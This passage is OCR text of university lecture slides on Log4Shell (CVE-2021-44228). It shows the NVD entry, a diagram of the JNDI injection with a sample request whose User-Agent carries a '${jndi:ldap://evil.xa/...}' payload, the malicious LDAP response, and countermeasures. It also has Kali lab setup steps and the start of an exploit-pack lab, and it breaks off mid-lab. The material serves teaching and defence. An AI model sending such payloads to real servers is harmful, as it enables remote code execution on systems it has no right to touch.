


Today: tc-vm-04_rco8




Disk Crypto: bPCFDFiX32nt9zSTiWonZRsm


Kali NIC Configuration



Kali NIC Configuration



Kali NIC Configuration



Per-Startup Kali Config



When connecting to the local VM, have to setup Kali networking ***every time you boot.***

- Stop auto-detect

- `ifconfig eth0 down`

- Set Kali VM's IP address

- `ifconfig eth0 192.168.66.XXX
netmask 255.255.255.0`

May have to set 1x

- `ip route add 192.168.66.0/24
dev eth0`

Threats and Countermeasures

Lecture 05: Execution

COMP-5830/-6830
Spring 2025



Log4Shell



NIST

≡ NVD MENU

[Information Technology Laboratory](#)

NATIONAL VULNERABILITY DATABASE

NIST NATIONAL VULNERABILITY DATABASE NVD

VULNERABILITIES

🚧 CVE-2021-44228 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log

QUICK INFO

CVE Dictionary Entry:

[CVE-2021-44228](#)

NVD Published Date:

12/10/2021

NVD Last Modified:

02/04/2025

Source:

Apache Software Foundation

Log4Shell



The log4j JNDI Attack and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```

BLOCK WITH WAF

The string is passed to log4j for logging

```
"${jndi:ldap://evil.xa/x}"
```

log4j interpolates the string and queries the malicious LDAP server.

```
ldap://evil.xa/x
```

DISABLE JNDI LOOKUPS



Vulnerable Server
http://victim.xa

Vulnerable log4j implementation

Malicious LDAP Server
ldap://evil.xa

DISABLE REMOTE CODEBASES


```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ...
}
```

JAVA deserializes (or downloads) the malicious Java class and executes it.


```
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
```

The LDAP server responds with directory information that contains the malicious Java class


Kali NIC Configuration



Kali NIC Configuration



Kali NIC Configuration




Log4Shell Exploit



- Pull/Unpack JNDI Exploit pack
<https://comp5830.org/JNDIExploit.zip>

**I DIDN'T MAKE
THIS TOOL.**
(pulled release
from WayBack)



Log4Shell Exploit



- Pull/Unpack JNDI Exploit pack
<https://comp5830.org/JNDIExploit.zip>
- Install openjdk-11 in Kali

```
